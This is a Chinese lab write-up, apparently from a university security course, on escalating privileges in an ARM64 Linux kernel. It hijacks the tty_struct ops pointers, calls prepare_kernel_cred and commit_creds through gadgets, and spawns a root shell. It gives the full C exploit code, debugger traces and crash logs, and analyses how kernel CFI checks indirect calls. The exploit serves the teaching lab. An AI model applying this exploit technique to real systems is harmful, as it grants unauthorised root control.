
根据实验指导的 4.3.2 利用 ioctl 控制寄存器 一节，我们可以知道，当我们调用 `ioctl(fd, p1, p2)` 这个系统调用的时候，实际上会完成如下内容：

```c
int ioctl(int fd, unsigned long int p1, void *p2) {
    ioctl_operation(tty_struct_of_fd, p1, p2);
    // which will make x0 = tty_struct_of_fd, x1 = p1, x2 = p2
}
```

综合上述内容，结合实验指导的提示，我们梳理出如下的调用过程：

- 获取 `tty_struct` 的地址
  - 调用 `ioctl(fd, _, _)` ，这会使得 `x0 = tty_struct_of_fd` ；我们将 `ops` 中 `ioctl` 的函数指针改为 gadget3 的地址，这样它会直接返回，返回值即为 `x0` ，即 `tty_struct_of_fd` 。
- 调用 `prepare_kernel_cred(NULL);` 并记录返回值
  - 调用这个需要让 `x0 = 0` ，因此我们注意到 gadget2。它将 `x0` 置为 0，然后将 `x1` 置为 `*(x2 + 0x28)` 。因此我们可以让 `x1 = prepare_kernel_cred` ，这样就可以完成调用了。
  - 所以，我们需要让 `x2` 指向 `ops` 的某个位置， `+ 0x28` 就会找到它之后 5 位的函数指针，我们将这个指针控制为 `prepare_kernel_cred` 即可。
  - 同时，我们还需要记录返回值。因此，我们再调用一次 `ioctl(fd, _, p2)` 。我们不妨将 `ioctl` 指针改为 gadget2 的地址；让 `p2` 就等于 `ops` ，这样我们将 `ops[5]` 设为 `prepare_kernel_cred` 的地址，就可以实现调用和记录返回值了。
- 调用 `commit_creds(root_cred);`
  - 调用这个需要让 `x0 = root_cred` ，但是 `ioctl` 不能直接填 `x0` 。注意到 gadget1 可以让 `x0 = x2` ，因此可以使用它。
  - 类似之前的思路，我们将 `ioctl` 指针改为 gadget1 的地址，让 `p2` 等于前一步的返回值；调用 `ioctl` 会使得 `x0 = tty_struct_of_fd` ，而 `x1` 会被赋值为 `*(x0 + 0x38)` ，因此将 `buf[7]` 设为 `commit_creds` 的地址然后 `write` 回去即可。当然， `buf[7]` 也可以在之前的 `write` 中被一并设置，我们的实现中就采用了这种方法。

按照上述思路构建攻击代码后，发现并不能产生预期结果。查看调试信息发现，获取到的地址高位均为 0。分析得知， `ioctl` 的返回值类型是 `int` ，因此对于返回的地址信息，我们还需要将其对 `0xffff000000000000` 做按位或运算。



对应进行修改后，我们写出了这样的代码：

C | 复制代码

```c
// ==== Task 3 ====
const u64 gadget1Addr = 0xffff80001083aa44;
const u64 gadget2Addr = 0xffff80001083aa5c;
const u64 gadget3Addr = 0xffff80001083aa74;
const u64 pkcAddr = 0xffff8000100b6030;
const u64 ccAddr = 0xffff8000100b5bac;

void prepareTtyStruct(int dev);

int main() {
    DEBUG(buf, XYX_RED);
    // Task 1:
    int dev = doubleOpen();
    int ptmx = checkMagic(dev);

    // Task 3:
    prepareTtyStruct(dev);

    // > Step 1:
    forgedOps[12] = gadget3Addr;
    u64 ttyAddr = ioctl(ptmx, 0, 0) | 0xffff000000000000;
    DEBUG(ttyAddr, XYX_RED);

    // > Step 2:
    forgedOps[12] = gadget2Addr;
    forgedOps[5] = pkcAddr;
    u64 credRetVal = ioctl(ptmx, 0, forgedOps) | 0xffff000000000000;
    DEBUG(credRetVal, XYX_CYAN);

    // > Step 3: (buf[7] has been set in prepareForgeOps())
    forgedOps[12] = gadget1Addr;
    ioctl(ptmx, 0, credRetVal);

    system("/bin/sh");

    return 0;
}

void prepareTtyStruct(int dev) {
    memset(forgedOps, -1, sizeof forgedOps);

    char newBuf[0x40];
    u64 forgedOpsPtr = (u64)(&forgedOps);
    memcpy(newBuf, buf, 0x40);
    memcpy(newBuf + 24, &forgedOpsPtr, 8);
```

```
46          memcpy(newBuf + 0x38, &ccAddr, 8);
47
48          for (int i = 0; i < 0x40; i += 8) {
49              DEBUGI(*(u64 *)(newBuf + i), XYX_PURPLE);
50          }
51
52          write(dev, newBuf, 0x40);
53      }
```

尝试编译运行，得到了正确的结果，获得了 root 权限！

思考题 4

> Question 4：为什么第二步可以直接 `ret` 获取到 `tty_struct` 结构体的地址？ `ret` 执行前后的控制流是什么样的？

如之前所说，用户程序调用 `ioctl` 这个 system call 时， `ioctl` 会将 `tty_struct` 的地址作为第一个参数传给对应设备的 `ioctl` 函数（即保存在 `struct tty_operations` 中的对应函数指针），而第一个参数会保存在寄存器 `x0` 中。运行到 `ret` 时返回， `ioctl` 函数从 `x0` 中接受返回值，并将其返回给调用者；这个过程中 `x0` 的值始终是 `tty_struct` 的地址。

```
   0xffff80001083aa74 <zju_gadget3+0>  paciasp
 → 0xffff80001083aa78 <zju_gadget3+4>  ret
   0xffff80001083aa7c <zju_gadget3+8>  autiasp
   0xffff80001083aa80 <zju_gadget3+12> ret
●  0xffff80001083aa84 <hack_cred+0>    paciasp
   0xffff80001083aa88 <hack_cred+4>    stp    x29,  x30,  [sp,  #-16]!
   0xffff80001083aa8c <hack_cred+8>    mov    x29,  sp
──────────────────────────────────────────────────────────────────────────
[#0] Id 1, stopped 0xffff80001083aa78 in zju_gadget3 (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────
[#0] 0xffff80001083aa78 → zju_gadget3()
[#1] 0xffff80001075e1a0 → tty_ioctl()
[#2] 0xffff80001026bc10 → __arm64_sys_ioctl()
[#3] 0xffff800010025eac → invoke_syscall()
[#4] 0xffff800010025e04 → el0_svc_common()
[#5] 0xffff800010025cf4 → do_el0_svc()
[#6] 0xffff800010ef3584 → el0_svc()
[#7] 0xffff800010ef3504 → el0t_64_sync_handler()
[#8] 0xffff8000100115e8 → el0t_64_sync()
```

使用 gdb 调试可以看到，调用 `ioctl` 之后，经过一系列的系统调用处理过程来到了 `zju_gadget3`，这时 `x0` 的值就是 `tty_struct` 的地址。`zju_gadget3` 返回之后这个值被传回调用 `ioctl` 的位置，继续运行。

Task 4

我们尝试查看思考题 4 中遇到的 `tty_ioctl` 的汇编，但是它太长了！于是我们在 `tty_io.c` 里找一找没那么长的，找到了这个函数：

```
void __stop_tty(struct tty_struct *tty)
{
        if (tty->stopped)
                return;
        tty->stopped = 1;
        if (tty->ops->stop)
                tty->ops->stop(tty);
}
```

看起来很不错！

用 objdump 看看它们的代码：

```
syssec@VM:~/lab3_t/kernel/nocfi$ aarch64-linux-gnu-objdump --disassemble=__stop_tty vmlinux
```

```
syssec@VM:~/lab3_t/kernel/cfi$ aarch64-linux-gnu-objdump --disassemble=__stop_tty vmlinux
```

nocfi 的代码是比较好看懂的。下面是代码和含义的注释：

```
c254 <__stop_tty>:
c254:   paciasp
c258:   stp x29, x30, [sp, #-16]!
c25c:   mov x29, sp
c260:   ldrb    w8, [x0, #444]                  // w8 = tty->stopped (x0 is tty)
c264:   cbnz    w8, c280 <__stop_tty+0x2c>      // if w8 != 0, goto c280(return)
c268:   mov w8, #0x1                            // w8 = #1
c26c:   ldr x9, [x0, #24]                       // x9 = tty->op
c270:   strb    w8, [x0, #444]                  // tty->stopped = w8
c274:   ldr x8, [x9, #136]                      // x8 = tty->op->stop
c278:   cbz x8, c280 <__stop_tty+0x2c>          // if x8 == 0, goto c280(return)
c27c:   blr x8                                  // call x8
c280:   ldp x29, x30, [sp], #16
c284:   autiasp
c288:   ret
```

支持 cfi 的汇编代码就稍微有些复杂了：

```
0e6c <__stop_tty>:
0e6c:   paciasp
0e70:   sub sp, sp, #0x20
0e74:   ldrb    w8, [x0, #444]                  // w8 = tty->stopped (x0 is tty)
0e78:   stp x29, x30, [sp, #16]
0e7c:   add x29, sp, #0x10
0e80:   cbnz    w8, 0eb4 <__stop_tty+0x48>      // if w8 != 0, goto 0eb4(return)
0e84:   mov w8, #0x1                            // w8 = 1
0e88:   ldr x9, [x0, #24]                       // x9 = tty->op
0e8c:   strb    w8, [x0, #444]                  // tty->stopped = w8
0e90:   ldr x8, [x9, #136]                      // x8 = tty->op->stop
0e94:   cbz x8, 0eb4 <__stop_tty+0x48>          // if x8 == 0, goto 0eb4(return)
0e98:   adrp    x9, ffff800009813000 <regulator_get_current_limit.cfi_jt>
                                                // x9 = page of ffff800009813000
0e9c:   add x9, x9, #0xb40                      // x9 += 0xb40
0ea0:   sub x9, x8, x9                          // x9 = x8 - x9
0ea4:   ror x9, x9, #3                          // x9 = x9 rotate right for 3 bits
0ea8:   cmp x9, #0x2a                           // calculate x9 - 0x2a
0eac:   b.cs    0ec4 <__stop_tty+0x58>          // if x9 >= 0x2a, goto cfi err handler
0eb0:   blr x8                                  // else, call x8
0eb4:   ldp x29, x30, [sp, #16]
0eb8:   add sp, sp, #0x20
0ebc:   autiasp
0ec0:   ret
0ec4:   stp x0, x8, [sp]                        // cfi error handler
0ec8:   mov x0, #0xa99c                         // x0[ 0:15] = 0xa99c
0ecc:   movk    x0, #0xc7c7, lsl #16            // x0[16:31] = 0xc7c7
0ed0:   adrp    x2, ffff80000a9a3000 <hi6220_reset_driver+0xb0>
                                                // x2 = page of ffff80000a9a3000
0ed4:   movk    x0, #0x663a, lsl #32            // x0[32:47] = 0x633a
0ed8:   add x2, x2, #0xaa0                      // x2 += 0xaa0
0edc:   movk    x0, #0xdd28, lsl #48            // x0[48:63] = 0xdd28
0ee0:   mov x1, x8                              // x1 = x8
0ee4:   bl  ffff8000082b10b4 <__cfi_slowpath_diag>
                                                // call __cfi_slowpath_diag
0ee8:   ldp x0, x8, [sp]
0eec:   b   0eb0 <__stop_tty+0x44>              // goto call x8
```

可以看到，如果 `x8` 即跳转的目标到 `x9` (0xffff800009813b40) 的差值过大，那么就会跳转到 cfi error handler 那里，调用 `__cfi_slowpath_diag` 报告问题，然后跳回 `blr x8` 语句继续运行。也就是说，这里只会检查和报告 cfi 错误，但是仍然允许继续运行。这一点从源码这里也可以看出：

```
static inline void handle_cfi_failure(void *ptr)
{
        if (IS_ENABLED(CONFIG_CFI_PERMISSIVE))
                WARN_RATELIMIT(1, "CFI failure (target: %pS):\n", ptr);
        else
                panic("CFI failure (target: %pS)\n", ptr);
}
```

即，当 enable 了 `CONFIG_CFI_PERMISSIVE` 时，只报告错误而不 panic。

具体而言，我们根据资料了解到 ARM 中 CFI 的实现机制。对于那些可能会被间接调用的函数，编译时自动生成一个名为 `fun_name.cfi_jt` 的函数，其中 `fun_name` 就是这个函数的名字。我们在 dump 出的文件中可以找到大量的这样的函数：

```
ffff80000984bae8 <ahci_qoriq_driver_exit.cfi_jt>:
ffff80000984baf0 <sata_rcar_driver_exit.cfi_jt>:
ffff80000984baf8 <pata_platform_driver_exit.cfi_jt>:
ffff80000984bb00 <pata_of_platform_driver_exit.cfi_jt>:
ffff80000984bb08 <cleanup_mtd.cfi_jt>:
ffff80000984bb10 <cleanup_mtdchar.cfi_jt>:
ffff80000984bb18 <ofpart_parser_exit.cfi_jt>:
ffff80000984bb20 <mtd_blktrans_exit.cfi_jt>:
ffff80000984bb28 <mtdblock_tr_exit.cfi_jt>:
ffff80000984bb30 <cfi_probe_exit.cfi_jt>:
ffff80000984bb38 <physmap_exit.cfi_jt>:
ffff80000984bb40 <dataflash_driver_exit.cfi_jt>:
ffff80000984bb48 <sst25l_driver_exit.cfi_jt>:
ffff80000984bb50 <denali_dt_driver_exit.cfi_jt>:
ffff80000984bb58 <marvell_nfc_driver_exit.cfi_jt>:
ffff80000984bb60 <fsl_ifc_nand_driver_exit.cfi_jt>:
ffff80000984bb68 <qcom_nandc_driver_exit.cfi_jt>:
ffff80000984bb70 <spi_nor_driver_exit.cfi_jt>:
ffff80000984bb78 <a3700_spi_driver_exit.cfi_jt>:
ffff80000984bb80 <bcm_iproc_driver_exit.cfi_jt>:
ffff80000984bb88 <brcmstb_qspi_driver_exit.cfi_jt>:
ffff80000984bb90 <cqspi_platform_driver_exit.cfi_jt>:
```

这些函数的排列方式是，具有相同函数签名的函数放在一起。这样就起到了一个分组的作用。

挑选一个幸运函数进行查看，发现其实这不是“函数”，只是调用了一个 `bti c` 然后跳转到对应的函数的代码块：

```
syssec@VM:~/lab3_t/kernel/cfi$ aarch64-linux-gnu-objdump --disassemble=p9_client_exit.cfi_jt vmlinux

vmlinux:     file format elf64-littleaarch64


Disassembly of section .head.text:

Disassembly of section .text:

ffff80000984c898 <p9_client_exit.cfi_jt>:
ffff80000984c898:       d503245f        bti     c
ffff80000984c89c:       1431d77a        b       ffff80000a4c2684 <p9_client_exit>

ffff80000984c8a0 <p9_virtio_cleanup.cfi_jt>:
ffff80000984c8a0:       d503245f        bti     c
ffff80000984c8a4:       1431d781        b       ffff80000a4c26a8 <p9_virtio_cleanup>

ffff80000984c8a8 <exit_dns_resolver.cfi_jt>:
ffff80000984c8a8:       d503245f        bti     c
ffff80000984c8ac:       1431d78b        b       ffff80000a4c26d8 <exit_dns_resolver>

ffff80000984c8b0 <switchdev_deferred_process.cfi_jt>:
ffff80000984c8b0:       d503245f        bti     c
ffff80000984c8b4:       17fc2b5b        b       ffff800009757620 <switchdev_deferred_process>

ffff80000984c8b8 <switchdev_port_obj_add.cfi_jt>:
ffff80000984c8b8:       d503245f        bti     c
ffff80000984c8bc:       17fc2bf0        b       ffff80000975787c <switchdev_port_obj_add>

ffff80000984c8c0 <switchdev_port_attr_set.cfi_jt>:
```

查阅资料得知，`bti` 指令的全名是 Branch Target Identification，is used to guard against the execution of instructions which are not the intended target of a branch。

也就是说，对于间接调用来说，我们通过 `.cfi_jt` 的形式限定了间接调用的目标只能是这些函数；而具有相同函数签名的函数又保存在相邻的位置，这进一步限定了目标函数的范围。因此在任何一次间接调用之前，我们判断间接调用的目标是否在其定义时函数指针的类型所对应的集合的地址范围之内，就可以一定程度上判别这种调用是否合法了。如果不合法，采用相应方式进行解决。

查看 0xffff800009813b40 附近的函数：

```
syssec@VM:~/lab3_t/kernel/cfi$ cat dump.txt | grep ffff800009813b40
ffff800009813b40 <tty_wakeup.cfi_jt>:
ffff800009813b40:       d503245f        bti     c
```

```
ffff800009813b50 <tty_kref_put.cfi_jt>:
ffff800009813b50:       d503245f        bti     c
ffff800009813b54:       17ced2c3        b       ffff800008bc8660 <tty_kref_put>

ffff800009813b58 <tty_save_termios.cfi_jt>:
ffff800009813b58:       d503245f        bti     c
ffff800009813b5c:       17ced9ef        b       ffff800008bca318 <tty_save_termios>

ffff800009813b60 <tty_kclose.cfi_jt>:
ffff800009813b60:       d503245f        bti     c
ffff800009813b64:       17ceeffe        b       ffff800008bcfb5c <tty_kclose>

ffff800009813b68 <tty_init_termios.cfi_jt>:
ffff800009813b68:       d503245f        bti     c
ffff800009813b6c:       17cef06a        b       ffff800008bcfd14 <tty_init_termios>

ffff800009813b70 <tty_hangup.cfi_jt>:
ffff800009813b70:       d503245f        bti     c
ffff800009813b74:       17cef0d7        b       ffff800008bcfed0 <tty_hangup>

ffff800009813b78 <stop_tty.cfi_jt>:
ffff800009813b78:       d503245f        bti     c
ffff800009813b7c:       17cef27a        b       ffff800008bd0564 <stop_tty>

ffff800009813b80 <start_tty.cfi_jt>:
ffff800009813b80:       d503245f        bti     c
ffff800009813b84:       17cef2dc        b       ffff800008bd06f4 <start_tty>

ffff800009813b88 <do_SAK.cfi_jt>:
ffff800009813b88:       d503245f        bti     c
ffff800009813b8c:       17cef39b        b       ffff800008bd09f8 <do_SAK>

ffff800009813b90 <n_tty_close.cfi_jt>:
ffff800009813b90:       d503245f        bti     c
ffff800009813b94:       17cef7c7        b       ffff800008bd1ab0 <n_tty_close>

ffff800009813b98 <n_tty_flush_buffer.cfi_jt>:
ffff800009813b98:       d503245f        bti     c
ffff800009813b9c:       17cef86e        b       ffff800008bd1d54 <n_tty_flush_buffer>

ffff800009813ba0 <n_tty_write_wakeup.cfi_jt>:
ffff800009813ba0:       d503245f        bti     c
ffff800009813ba4:       17cf0078        b       ffff800008bd3d84 <n_tty_write_wakeup>
```

即，这些函数就是和我们调用的函数指针本身的签名相同的函数的 `.cfi_jt`，代码限定了只能跳转到这个范围运行，否则就会触发 cfi failure。

运行攻击代码，在没有 cfi 的 image 上运行正常：

```
ubuntu@kernel-5:~$ ./task2
[buf] = 0x0000aaaac0582140
[readResult] = 0x00000000000002b7
[*(u64 *)(buf + i), i = 0] = 0x0000000100005401
[*(u64 *)(buf + i), i = 8] = 0x0000000000000000
[*(u64 *)(buf + i), i = 16] = 0xffff00000295f900
[*(u64 *)(buf + i), i = 24] = 0xffff80001111829d0
[magic] = 0x0000000000005401
[*(u64 *)(newBuf + i), i = 0] = 0x0000000100005401
[*(u64 *)(newBuf + i), i = 8] = 0x0000000000000000
[*(u64 *)(newBuf + i), i = 16] = 0xffff00000295f900
[*(u64 *)(newBuf + i), i = 24] = 0x0000aaaac0582020
# ls
```

在有 cfi 的 image 上运行时，可以看到在尝试访问 `0xffff80001083aa84` 这个地址时出现了错误：

```
[*(u64 *)(buf + i), i = 0] = 0x0000000100005401
[*(u64 *)(buf + i), i = 8] = 0x0000000000000000
[*(u64 *)(buf + i), i = 16] = 0xffff00000395e900
[*(u64 *)(buf + i), i = 24] = 0xffff80000a173360
[magic] = 0x0000000000005401
[*(u64 *)(newBuf + i), i = 0] = 0x0000000100005401
[*(u64 *)(newBuf + i), i = 8] = 0x0000000000000000
[*(u64 *)(newBuf + i), i = 16] = 0xffff00000395e900
[*(u64 *)(newBuf + i), i = 24] = 0x0000aaaabe6a2020
[   31.143101] Unable to handle kernel execute from non-executable memory at virtual address ffff80001083aa84
[   31.154151] Mem abort info:
[   31.154558]   ESR = 0x8600000e
[   31.154737]   EC = 0x21: IABT (current EL), IL = 32 bits
[   31.155025]   SET = 0, FnV = 0
[   31.155160]   EA = 0, S1PTW = 0
[   31.155364]   FSC = 0x0e: level 2 permission fault
[   31.155610] swapper pgtable: 4k pages, 48-bit VAs, pgdp=0000000042626000
[   31.155967] [ffff80001083aa84] pgd=10000000bffff003, p4d=10000000bffff003, pud=10000000bfffe003, pmd=0068004
[   31.156762] Internal error: Oops: 8600000e [#1] PREEMPT SMP
[   31.157145] Modules linked in:
[   31.157416] CPU: 0 PID: 332 Comm: task2 Tainted: G        W         5.15.31 #7
[   31.157784] Hardware name: linux,dummy-virt (DT)
[   31.158053] pstate: 60000005 (nZCv daif -PAN -UAO -TCO -DIT -SSBS BTYPE=--)
[   31.158416] pc : 0xffff80001083aa84
[   31.158622] lr : tty_release+0x1f0/0x8ac
[   31.158825] sp : ffff80000afa3c90
[   31.159009] x29: ffff80000afa3cd0 x28: ffff8000098436b0 x27: 00000000000000e0
[   31.159332] x26: ffff00000636e800 x25: ffff80000aa98ff0 x24: ffff0000044ed280
[   31.159747] x23: ffff80001083aa84 x22: ffff00000390faa0 x21: ffff00000636e800
[   31.159974] x20: ffff00000413fc00 x19: ffff00000472bc00 x18: 0000000000000000
[   31.160383] x17: ffffffffffffffff x16: 0000000000000000 x15: 0000000000000004
[   31.160682] x14: ffff80000a74bac0 x13: 0000000000000fff x12: 0000000000000003
[   31.161034] x11: 0000000000000000 x10: 0000000000000027 x9 : 331ddb2fb2abd300
[   31.161396] x8 : 331ddb2fb2abd300 x7 : 7261742820657275 x6 : 6c69616620494643
[   31.161647] x5 : ffff80000aabd8aa x4 : ffff80000aaa0041 x3 : 0000000000000000
[   31.161897] x2 : ffff00007fbd3930 x1 : ffff00000636e800 x0 : ffff00000472bc00
[   31.162157] Call trace:
[   31.162249]  0xffff80001083aa84
[   31.162447]  __fput+0xf4/0x438
[   31.162644]  ____fput+0x10/0x1c
[   31.162836]  task_work_run+0x13c/0x1fc
[   31.163065]  do_notify_resume+0x11c/0x1a8
[   31.163337]  el0_svc+0x4c/0x50
[   31.163624]  el0t_64_sync_handler+0x84/0xe4
[   31.163901]  el0t_64_sync+0x1a0/0x1a4
[   31.164311] Code: ffffffff ffffffff ffffffff ffffffff (ffffffff)
[   31.164918] ---[ end trace 3529dc514bd84757 ]---
```

查看 dmesg，看到相关信息：

```
ubuntu@kernel-5:~$ dmesg | grep cfi
[    0.000000] Root IRQ handler: gic_handle_irq.cfi_jt
[   31.139596] WARNING: CPU: 0 PID: 332 at kernel/cfi.c:29 handle_cfi_failure+0x4c/0x54
[   31.141170] pc : handle_cfi_failure+0x4c/0x54
[   31.141209] lr : handle_cfi_failure+0x4c/0x54
[   31.142151]  handle_cfi_failure+0x4c/0x54
[   31.142233]  __cfi_slowpath_diag+0x1c8/0x23c
```

但是，根据我们之前的分析，cfi 只会报告 cfi failure，但是会继续执行。那么为什么我们在有 cfi 的 image 上运行仍然会出现错误呢？也就是说，这个段错误发生在 cfi error handler 中：

```
25  0ec4:   stp x0, x8, [sp]                        // cfi error handler
26  0ec8:   mov x0, #0xa99c                         // x0[ 0:15] = 0xa99c
27  0ecc:   movk    x0, #0xc7c7, lsl #16            // x0[16:31] = 0xc7c7
28  0ed0:   adrp    x2, ffff80000a9a3000 <hi6220_reset_driver+0xb0>
29                                                  // x2 = page of ffff80000a9a3000
30  0ed4:   movk    x0, #0x663a, lsl #32            // x0[32:47] = 0x633a
31  0ed8:   add x2, x2, #0xaa0                      // x2 += 0xaa0
32  0edc:   movk    x0, #0xdd28, lsl #48            // x0[48:63] = 0xdd28
33  0ee0:   mov x1, x8                              // x1 = x8
34  0ee4:   bl  ffff8000082b10b4 <__cfi_slowpath_diag>
35                                                  // call __cfi_slowpath_diag
36  0ee8:   ldp x0, x8, [sp]
37  0eec:   b   0eb0 <__stop_tty+0x44>              // goto call x8
```

这里调用了 `__cfi_slowpath_diag`，x0, x1, x2 是传入的三个参数。这个函数内部也使用到了一些函数指针的访问，因此不是很能看懂。但是回忆我们的攻击过程中，我们将除了利用到以外的 `ops` 中的指针全部置成了全 1，因此这里如果访问对应地址也会发生段错误。